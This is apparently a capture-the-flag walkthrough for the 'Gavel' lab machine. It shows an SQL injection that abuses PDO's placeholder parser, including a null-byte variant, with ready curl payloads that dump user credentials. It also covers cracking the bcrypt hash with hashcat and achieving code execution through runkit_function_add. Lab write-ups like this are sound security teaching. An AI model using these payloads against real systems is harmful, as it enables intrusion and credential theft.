
SQLi to Extract the Auctioneer Credential (Discovered Afterwards)
In general, the developer uses PDO placeholders to pass parameters into SQL queries, meaning the application uses parameterised queries.
1 | $sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name'; |
However, this code appears to be begging us to exploit a possible SQLi in $col, which is only subjected to minimal sanitisation that replaces backticks. Is that sufficient?
Parameterised Queries
The first thing we need to understand is: what is a parameterised query?
A parameterised query separates the query from its input, normally user input, and passes that input as parameters to the SQL engine. The engine injects those parameters at runtime and treats them as literal data rather than SQL syntax.
Can parameters be used at any point in the query?
No. This is why the developer does NOT pass $col through a placeholder. Identifiers such as columns, tables and fields cannot be supplied in this way because the SQL engine must interpret them as SQL syntax.
IMPORTANT: PDO with MySQL enables PDO::ATTR_EMULATE_PREPARES by default.
Why is this dangerous? Emulation changes the behaviour. PDO’s custom parser injects parameters into their placeholders itself and sends the already constructed final query to the SQL engine.
Is the Sanitisation Sufficient?
At first, escaping backticks appears to prevent us from closing the identifier. Any attempt produces an error, and even if we escape the final `, we cannot close it again with another one because str_replace() replaces it.
I created a small PHP script that asks for $col and returns the query that would be sent to the SQL engine. It helps us visualise the injection syntax and how str_replace() performs its task.
1 |
|
To simulate Gavel locally, we can create a Docker container with a small replica of the database components used by the query under test.
Schema.sql:
1 | CREATE DATABASE IF NOT EXISTS gavel; |
Dockerfile:
1 | FROM mysql:8.4 |
Build the new container:
1 | docker build -t gavel-mysql . |
1 | docker run -d --name gavel-mysql \ |
A query without injection using a real identifier such as item_name:
1 | php sqli_simulator.php |
This query returns:
1 | MySQL [gavel]> SELECT `item_name` FROM inventory WHERE user_id = 1 ORDER BY item_name ASC; |
We want to use a backtick to close the identifier and inject malicious SQL. The payload would be item_name` @@version FROM inventory;#:
1 | MySQL [gavel]> SELECT `item_name`, @@version FROM inventory;#` FROM inventory WHERE user_id = 1 ORDER BY item_name ASC; |
The injection succeeds and displays the MySQL version. However, the developer filters `, so we use the simulator to see how the same payload transforms the query:
1 | ❯ php sqli_simulator.php |
The query cannot close the identifier and therefore treats the entire value as a column name, returning an error. Naturally, no column named item_name @@version FROM inventory;# exists:
1 | mysql> SELECT `item_name @@version FROM inventory;#` FROM inventory WHERE user_id = 1 ORDER BY item_name ASC; |
After many attempts to bypass the filter, I concluded that it was not exploitable because the filter appeared impossible to evade.
PDO Parser Vulnerability
I analyse the vulnerability with a local PoC to understand its root cause. I relied on the excellent article A Novel Technique for SQL Injection in PDO’s Prepared Statements by hash_kitten. For an even lower-level explanation, I recommend reading the original article.
PoC PDO Parser
To reproduce the vulnerability locally, I based the PoC on Gavel’s source code but made it return MySQL and PDO errors. This helps us understand what is happening behind the scenes rather than working blindly, which is often the difficult part of this kind of vulnerability.
Structure of the files required by the PoC:
1 | tree -a |
./php/Dockerfile:
1 | FROM php:<version_para_testear>-apache |
We can choose the PHP server image according to the PDO parser we want to use.
Version used by Gavel: php:7.4.33-apache
Version that requires a null byte for exploitation: php:8.4-apache
./php/src/includes/config.php:
1 |
|
./php/src/includes/db.php:
1 |
|
./php/src/Inventory.php:
1 |
|
./mysql/Dockerfile:
1 | FROM mysql:8.4 |
./mysql/schema.sql:
1 | CREATE DATABASE IF NOT EXISTS gavel; |
./mysql/conf.d/general-log.cnf
1 | [mysqld] |
This configuration writes database logs to a file so that we can inspect the final query received by the database. PDO does not allow us to view the query before it is sent to the SQL engine.
1 | version: "3.9" |
This Docker Compose configuration starts three services:
db and web: MySQL provides persistent storage, with data written to the dbdata volume and retained across restarts. Both the database and web server are exposed only on localhost, 127.0.0.1, so connecting to the HTB VPN does not expose them.
db-log: an auxiliary BusyBox container that mounts the same dbdata volume read-only and runs tail -F against mysql-general.log, displaying the queries and activity written by MySQL in real time. This lets us see the final query received by the engine.
From the parent directory, we can start and stop the environment with these commands:
1 | docker compose up |
1 | docker compose down |
PHP 7.4.33
This is the exact PHP version running on the server, although we cannot know that initially. Reconnaissance revealed no header or code showing the PHP version.
In this version, PDO has no custom MySQL parser and uses the generic pdo_sql_parser.re:
1 | static int scan(Scanner *s) |
PDO uses this parser to understand each character in a query and determine how it should behave. The problem is simple: it does not account for MySQL identifiers. Everything inside an identifier should be treated as text. Given an identifier such as `columna1?`, PDO should recognise that the contents between ` are a MySQL identifier and treat them as text, preventing ? from being interpreted as a valid placeholder. This demonstrates why each SQL engine needs a custom parser, which later versions implemented, although with another vulnerability explained below.
We deploy the provided environment with the php:7.4.33-apache image.
We send a Curl request using the application’s default parameters:
1 | ❯ curl -s -X POST --data-urlencode 'sort=Item_name' --data-urlencode 'user_id=1' 'http://127.0.0.1:8000/inventory.php' |
1 | === RESULT === |
The parser successfully constructs the query, interprets item_name as text and injects user_id into the single ? placeholder.
What happens if we supply item_name? instead of item_name?
1 | curl -s -X POST --data-urlencode 'sort=Item_name?' --data-urlencode 'user_id=1' 'http://127.0.0.1:8000/inventory.php' |
1 | === ERROR (PDOException) === |
PDO throws an exception while constructing the query because the numbers of placeholders and parameters do not match. PDO has only one parameter, $userId, but detects two places where it could be injected. The conclusion is that our injected ? is being interpreted as a valid placeholder!
This is dangerous because the only thing preventing exploitation of $col is that str_replace() escapes backticks, stopping us from closing the identifier. However, $userId is not sanitised. If we can make PDO ignore the final placeholder, the contents of user_id will be injected into our custom placeholder. With user_id=teleport and $col=Item_name?, PDO would construct this query:
1 | SELECT `Item_name'teleport'` FROM inventory WHERE user_id = ? ORDER BY item_name ASC |
This gives us a textbook SQLi. We only need to close the identifier from user_id and make PDO ignore the second placeholder.
We try to close the identifier with sort=item_name?; -- and user_id=`.
1 | curl -s -X POST --data-urlencode 'sort=item_name?; --' --data-urlencode 'user_id=`' 'http://127.0.0.1:8000/inventory.php' |
1 | === ERROR (PDOException) === |
PDO reports a syntax error because the query has become:
1 | SELECT `item_name'`''; --` FROM inventory WHERE user_id = ? ORDER BY item_name ASC |
PDO treats user_id as a string and therefore quotes its contents. In a non-exploited query, sort=Item_name and user_id=1 produce:
1 | SELECT `Item_name` FROM inventory WHERE user_id = '1' ORDER BY item_name ASC |
With sort=Item_name? and user_id=1, it becomes:
1 | SELECT `Item_name'1'` FROM inventory WHERE user_id = ? ORDER BY item_name ASC |
This fails because PDO still sees the second placeholder but has only one parameter, which it already injected into our custom ?.
These details give us everything required to build a valid payload and generate a syntactically correct query:
- Inject a custom placeholder into
$sortso that PDO’s parser places theuser_idpayload where we want it. - Make PDO ignore the original placeholder, which can be achieved with a parser-valid comment, in this case
--. - Remember that the
user_idpayload is injected inside quotes, making the column identifier'whatever. A quote at the end of our payload must also be ignored.
The desired query is:
1 | SELECT `'version` FROM (select @@version as `'version`)sqli;--'; --` FROM inventory WHERE user_id = ? ORDER BY item_name ASC |
user_id Payload: version` FROM (select @@version as `'version`)sqli;--
The payload consists of:
| Element | Payload | Purpose |
|---|---|---|
| Column identifier | version |
version becomes the column identifier and, when injected as a string, appears as 'version. |
| Subquery + alias | FROM (...) sqli |
Places a subquery inside FROM and gives it the alias sqli, equivalent to FROM (query) AS sqli. |
| Subquery and output in the column | select @@version as \`'version` |
Returns the MySQL version and renames the result column 'version, causing the outer 'version select to reference that column. |
| Comment | ; -- |
Closes the query and comments out the remainder, ignoring the ' that closes the user_input contents. |
Sort Payload: \? --
| Element | Payload | Purpose |
|---|---|---|
| Escape | \ |
Escapes the opening quote of 'version, producing the table name \'version –> 'version. This prevents SQL from treating it as a reserved character and makes it text. |
| Custom Placeholder | ? |
Selects where in $sort the contents of user_id will be injected. |
| Comment | -- |
Comments out the rest of the query so that PDO does not read the original placeholder. |
Together, these payloads make PDO generate a valid query and send it to the SQL engine:
1 | SELECT `\'version` FROM (select @@version as `\'version`)sqli; |
Output:
1 | MySQL [gavel]> SELECT `\'version` FROM (select @@version as `\'version`)sqli;-- |
PDO Parser in PHP >= 8.4
From PHP 8.4 onwards, PDO implements a custom parser for each engine. We are interested in MySQL’s mysql_sql_parser.re:
1 | int pdo_mysql_scanner(pdo_scanner_t *s) |
The major difference is that this parser understands MySQL identifiers. It treats content between backticks, such as `Item_name?`, as text, so ? is not identified as a valid placeholder.
We can test this parser with the same PoC by changing the PHP Dockerfile to use php:8.4-apache.
To understand the new parser, begin with the identifier test?. PDO identifies it as text because it matches the identifier regular expression:
1 | ANYNOEOF = [\001-\377]; |
- It is enclosed in backticks.
- Every byte falls within [\001-\377], meaning any byte from 1 to 255 in decimal or 0x01 to 0xff in hexadecimal.
Let us follow what the parser does when it sees the first backtick in `test?`:
- It reaches the special case
[:?"'`/#-], sees that the backtick matches one of the defined characters and records the one-byte match. - It tests the backtick-content case
([`]([`][`]|ANYNOEOF\[`])*[`])and reads byte by byte: the opening`,t(octal 164),e(octal 145),s(octal 163),t(octal 164),?(octal 077) and the closing`. Because every byte falls within [1..377], this regular expression also matches. - Because the parser uses re2c, when multiple expressions match it selects the rule consuming the most bytes. Here, that is the text between backticks, an SQL identifier.
This is where the null byte, octal 000, comes into play. Let us see how the parser behaves when $col contains a null byte. The payload is test?\0, where \0 represents 0x00:
- It reaches the special case
[:?"'`/#-], sees that the backtick matches one of the defined characters and records the one-byte match. - It tests the MySQL identifier case
([`]([`][`]|ANYNOEOF\[`])*[`])byte by byte: the opening`,t(octal 164),e(octal 145),s(octal 163),t(octal 164),?(octal 077), and\0(octal 000). The null byte is outside the range defined by ANYNOEOF, so the expression does not match. Thanks tore2c, the parser returns to the most recent matching rule, which is special. - Special parses the opening backtick, calls
SKIP_ONE(PDO_PARSER_TEXT);and moves to the next character, followingANYNOEOF\SPECIALS)+ { RET(PDO_PARSER_TEXT); }until it reaches?. That character matches bothquestion [?]andspecial [:?"'`/#-]with a length of one byte. The rule defined first,question, wins and callsRET(PDO_PARSER_BIND_POS);, making it a valid placeholder. - The parser then encounters the null byte, does not know how to interpret it, skips it as text and moves to the next character. After parsing the resulting query with
test?, it determines that the query is invalid and returns an error.
What are we achieving in the query?
1 | SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC; |
With sortItem=`test?` and user_id=1, the parser works correctly and sees only the placeholder in user_id = ?, injecting each parameter into its intended location:
1 | SELECT `test?` FROM inventory WHERE user_id = '1' ORDER BY item_name ASC; |
We send the request:
1 | curl -X POST --data-raw 'sort=test?' \ |
It reports that no column with the identifier test? exists:
1 | === ERROR (PDOException) === |
However, with sortItem=`test?\0` and user_id=1, we trick the parser into treating the ? in sortItem as another placeholder, producing this query:
1 | SELECT `test'1'` FROM inventory WHERE user_id = ? ORDER BY item_name ASC; |
%00 is the URL-encoded null byte. We send the request:
1 | curl -X POST --data-raw 'sort=test?%00' \ |
1 | === ERROR (PDOException) === |
The query construction naturally fails because PDO detects two placeholders but has only one parameter in the array.
1 | $stmt->execute([$userId]); |
Although the MySQL parser now understands identifiers, the null byte allows us to exploit the vulnerability again. Following the previous methodology, we generate this payload:
user_id=version` FROM (select @@version as `'version`)sqlinullbyte;--
sort=sort=\?-- \0
We add a space between -- and \0 because the parser requires whitespace after -- to recognise a comment: ("--"[ \t\v\f\r]).
Converted into a Curl request, it becomes:
1 | curl -X POST --data-raw 'sort=\?-- %00' --data-urlencode "user_id=version\` FROM (select @@version as \`'version\`)sqlinullbyte;--" 'http://127.0.0.1:8000/inventory.php' --output - |
1 | === RESULT === |

Exploitation on Gavel
Once we understand the vulnerability, we can exploit it on Gavel. The use of runkit_function_add(), which is not fully implemented in 8.4, suggests that the server runs PHP < 8.4. We therefore begin with the exploit for the older parser.
Generate the vulnerable request:

We craft a payload that extracts the database version.
user_id=version` FROM (select @@version as `'version`)sqligavel;--
sort=\? --

We have confirmed the SQLi exploitation on Gavel.
We now need credentials for a user with the auctioneer role. Because we have the source code, we can search for interesting tables.
Register.php:
1 | $stmt = $pdo->prepare("INSERT INTO users (username, password, role, created_at, money) VALUES (:username, :password, :role, :created_at, :money)"); |
There is a table named users with the columns username, password, role.
We adapt the payload in user_id to extract them:
Raw:
1 | user_id=username`, `password`, `role` FROM (SELECT username as `'username`, password, role from users)sqligavel;--&sort=\? -- |
URL-encoded:
1 | user_id=username%60%2c%20%60password%60%2c%20%60role%60%20FROM%20(SELECT%20username%20as%20%60'username%60%2c%20password%2c%20role%20from%20users)sqligavel%3b--&sort=\?+-- |

Only one column is visible, in this case the first one, username. This happens because PHP extracts only the value from each row’s first column with array_keys($row)[0].
1 | foreach ($results as $row) { |
We could issue separate SELECT statements using one column at a time, but a more elegant approach is to concatenate all three columns into one. I choose the latter.
user_id=concatall` FROM (SELECT CONCAT(username, password, role) as `'concatall` from users)sqligavel;--
Raw:
1 | user_id=concatall` FROM (SELECT CONCAT(username, password, role) as `'concatall` from users)sqligavel;--&sort=\? -- |
URL-encoded:
1 | user_id=concatall%60%20FROM%20(SELECT%20CONCAT(username%2c%20password%2c%20role)%20as%20%60'concatall%60%20from%20users)sqligavel%3b--&sort=\?+-- |

The auctioneer user has the auctioneer role, so these are the credentials we were looking for.
1 | auctioneer$2y$10$MNkDHV6g16FjW/lAQRpLiuQXN4MVkdMuILn0pLQlC2So9SgH5RTfSauctioneer |
Cracking the Hash
To crack the hash, we first need to identify its type. We can use hashID:
1 | hashid '$2y$10$MNkDHV6g16FjW/lAQRpLiuQXN4MVkdMuILn0pLQlC2So9SgH5RTfS' |
Output:
1 | Analyzing '$2y$10$MNkDHV6g16FjW/lAQRpLiuQXN4MVkdMuILn0pLQlC2So9SgH5RTfS' |
It returns three possible matches. Because we will use Hashcat to crack the password, we find the bcrypt identifier in Hashcat Examples.
| Hash-Mode | Hash-Name | Example |
|---|---|---|
| 3200 | bcrypt $2*$, Blowfish (Unix) | $2a$05$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQlFvQJLF6 |
We save the hash in hash_auctioneer.txt.
1 | echo '$2y$10$MNkDHV6g16FjW/lAQRpLiuQXN4MVkdMuILn0pLQlC2So9SgH5RTfS' >> hash_auctioneer.txt |
Hashcat Command:
1 | hashcat -a 0 -m 3200 hash_auctioneer.txt /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt --status |
| Parameter | Function |
|---|---|
-a 0 |
Dictionary attack mode. |
-m 3200 |
bcrypt hash type. |
hash_auctioneer.txt |
File containing the hash to crack. |
/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt |
Wordlist for the brute-force attack. |
--status |
Periodically displays cracking status and progress. |
Output:
1 | [...] |
Password cracked!
Building the Payload
Now that we have a user with the auctioneer role, we can exploit the RCE identified during code analysis.
runkit_function_add Demo
To understand the function better, we can test it locally. runkit_function_add() is not part of native PHP, and modern PHP versions replaced it with runkit7 for PHP 7+, making runkit_function_add() an alias of runkit7_function_add(). A Docker container makes it easy to install the required PHP version and Runkit extension.
For the demonstration, I created a simple PoC that defines a parameterless function named RCE(), executes whoami at system level through exec(), and prints the result with echo().
1 |
|
Dockerfile for automating the PoC.
1 | FROM php:7.4.33-cli-alpine3.16 |
After execution, we should see the output root, confirming exploitation.
1 | docker build -t php74-runkit-min . && docker run --rm php74-runkit-min |
Exploiting RCE on Gavel
Once we understand the function, we can craft our payload. One approach is to execute system-level commands through functions such as exec() or system(). However, php.ini may block them through disable_functions. Before becoming frustrated by failed RCE attempts, I recommend writing the output of phpinfo() to the server and inspecting it to confirm whether command-execution functions are disabled.
To carry out the RCE, we need the auction_id and the remaining auction time because the auction must be active for the rule to execute.
Use Curl to retrieve the HTML and parse it with htmlq, extracting the item name, auction_id and remaining time.
1 | html="$(curl -sS -H 'Cookie: gavel_session=<your_cookie_value>' http://gavel.htb/admin.php)"; \ |
1 | auction_id Time Name |
The following tabs show how to inject PHP code that writes phpinfo() output to a server-side file and how to create a web shell for system-level command execution.
PoC that creates a file containing the output of phpinfo().
